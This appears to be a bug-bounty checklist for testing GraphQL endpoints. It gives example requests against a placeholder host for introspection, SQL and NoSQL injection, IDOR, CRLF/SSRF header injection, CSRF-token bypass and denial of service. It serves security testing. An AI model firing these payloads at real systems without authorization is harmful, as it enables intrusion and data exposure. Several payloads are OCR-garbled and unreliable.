





Install InQL In Burp Suite

Steps to produce :-

- 1 Download InQL
- 2 Load inql.py As Python Extension Inside Burp Suite
- 3 Switch To InQL Scan Tab
- 4 Enter Your Target e.g. https://www.company.com/graphql



Try To Find The Introspection Query, To Get All Objects To Help You To Expose Sensitive Information







Tweet

GET /graphql?query={__schema{types{name,fields{name}}}} HTTP/1.1

Host: company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path Origin: https://www.company.com

If You Found The Introspection Query, Try To Use graphql-visualizer To View The Model Relationships



Tweet


Steps to produce :-

- 1 Copy The Introspection Query
- 2 Put It Into The Introspection Query Field

If You Found The Introspection Query, Try To Use Tools e.g. gql-generator To Make A List Of Pasteable Query Strings



Tweet



Try To Append ?debug=1 To URL Of GraphQL To Get More Verbose Results

Video

```
POST /graphql ?debug=1 HTTP/1.1
Host: company.com
Content-Length: Number

query {
    user(name: "me ") {
        edges {
            node {
                phone
            }
        }
    }
}
```

Try To Remove Object, To Expose Sensitive Information

- Video
- Video
- 1 Writeup

```
POST /graphql HTTP/1.1
Host: company.com
Content-Length: Number

query {
    user(name: "me") {
        edges {
          node {
            phone
        }
        }
    }
}
```

Try To Inject Single Quote 'OR * In All The Arguments To Detect SQLi





Video

```
POST /graphql HTTP/1.1
Host: company.com
Content-Length: Number

query {
    user(name: "me '") {
      edges {
         node {
         phone
      }
    }
    }
}
```

Try To Inject Boolean-Based SQLi Payloads e.g. OR 1=1' In All The Arguments To Get SQLi



Tweet

```
POST /graphql HTTP/1.1
Host: company.com
Content-Length: Number

query {
    user(name: "me OR 1=1"") {
      edges {
         node {
         phone
      }
    }
    }
}
```

Try To Inject Time-Based SQLi Payloads e.g. 'SELECT pg_sleep\(30\);-- OR OR SLEEP(30) In All The Arguments To Get SQLi

- 11 Writeup
- M Writeup

```
POST /graphql HTTP/1.1
Host: company.com
Content-Length: Number

query {
    user(name: "me 'SELECT pg_slcop\(80\);-- ") {
    edges {
        node {
            phone
        }
        }
    }
}
```

Try To Inject NoSQLi Payloads e.g. \$gte In All The Arguments To Get NoSQLi



```
POST /graphql HTTP/1.1
Host: company.com
Content-Length: Number

query {
    user(name: "{\"me\":{\"$gic\":\"\"}}") {
        edges {
            node {
                phone
            }
        }
     }
}
```

Try To Figure Out Is There Is IDOR OR Not



Blog



Video



Writeup

```
POST /graphql HTTP/1.1
Host: company.com
Content-Length: Number

query {
    user(id: "ID=Of-Amother-User") {
        edges {
            node {
                phone
            }
            }
        }
}
```

Try To Inject Carriage Return Line Feed e.g. %0A%01%09 With Injecting Headers e.g. Host, X-Forwarded-Host etc In All The Arguments To Get SSRF OR CRLF



Tweet

```
POST /graphql HTTP/1.1
Host: company.com
Content-Length: Number

query {
    user(name: "me%0/4%01%09Host:%20me.com") {
     edges {
        node {
          phone
        }
     }
    }
}
```

Try To Append Parameters To Your Queries To Expose Sensitive Information



Blog



Writeup

Try To Figure Out Is There Is CSRF OR Not



Blog

```
POST /graphql HTTP/1.1
Host: company.com
CSRF-Token.
Content-Length: Number

query {
    user(name: "me") {
        edges {
            node {
                 phone
            }
        }
    }
}
```



If There Is CSRF-Token, Try To Remove It And Use Body Queries As GET Queries To Bypass Validation On CSRF Token



• 🔰 Tweet

• 📆 Blog

GET /graphql?query={USer(name: "me"){node{phone}}}} HTTP/1.1

Host: company.com

User-Agent: Mozilla/5.0


Referer: https://previous.com/path Origin: https://www.company.com

Try To Inject Repeated Node In Your Body To Do DOS Attack

- Tweet
- Video

Try To Figure Out All The Paths To Reach A Specific Object By Using Tools e.g. graphql-path-enum





Thank You

Mahmoud M. Awali
©@0xAwali